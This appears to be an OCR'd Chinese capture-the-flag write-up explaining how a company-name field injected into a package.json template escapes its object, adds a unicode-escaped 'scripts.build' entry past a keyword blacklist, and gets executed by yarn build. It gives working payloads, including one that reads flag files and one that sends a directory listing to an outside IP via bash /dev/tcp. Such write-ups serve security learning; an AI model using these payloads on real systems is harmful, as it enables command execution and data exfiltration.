
先给出 payload:

test" } , "\u0073cripts": { "build": "mkdir -p /app/app/static && cat /app/app/flag_*.txt > /app/app/static/flag.txt" } , "dependencies": { "a":"b

声明：bugku 平台上这个环境我是没有出 flag，我是找了题目的 docker 环境本地起环境能出 flag



idek{DUMMY_FLAG_THAT_NEEDS_TO_BE_REPLACED}

1、 下述思路是白盒后的，黑盒疑似要根据经验探出来 yarn build（如果师傅有经验请说明）

```
const updatedPackageJson = packageJson.replace('##REPLACE_ME##', companyName);
fs.writeFileSync(packageJsonPath, updatedPackageJson, 'utf-8');
const result_encoded = spawnSync('yarn', ['build'], {cwd: randomDirectory, encoding: 'utf-
console.log(result_encoded.stdout)
return res.send(response('Your new company website created! TODO: provide link to website
```

传入值替代模板复制后的 json 中的##REPLACE_ME##，形成：

```
"whitelabel": {
  "company": "输入值"
}
```

```
const updatedPackageJson = packageJson.replace('##REPLACE_ME##', companyName);
fs.writeFileSync(packageJsonPath, updatedPackageJson, 'utf-8');
const result_encoded = spawnSync('yarn', ['build'], {cwd: randomDirectory, encoding: 'utf-
console.log(result_encoded.stdout)
return res.send(response('Your new company website created! TODO: provide link to website
```

应用调用 yarn build，最终触发 scripts.build 命令执行

代码中设置了简单的黑名单，黑名单是在原始字符串层面匹配 "scripts"

```
// make sure company name is not on black list
if(['New Scripts Limited', 'Bad Dad Jokes ltd'].some(bannedName => {
    let splitNames = bannedName.toLowerCase().split(' ');
    return splitNames.some(namePart => companyName.toLowerCase().indexOf(name
```

unicode 编码绕过即可


```
▷调试
"scripts": {
    "dev": "vite dev",
    "build": "yarn --force && vite build",
    "preview": "vite preview"
},
```

关于重复键覆盖问题

当同一个 JSON 对象里出现重复键（比如两个 scripts）时：大多数解析器采用“后出现的键覆盖前面的键”，本题好像没有设坑

在模板中，未经过滤拼接，使用 yarn build 直接执行
故需要

- ✓ 闭合”，利用}，跳出 whitelabel 对象，“逃逸”到顶层

一开始不知道目录结构可以外带：一点一点判断

test" } , "\u0073cripts": { "build": "bash -c 'ls / > /dev/tcp/192.168.52.128/4444'" } , "dependencies": { "a":"b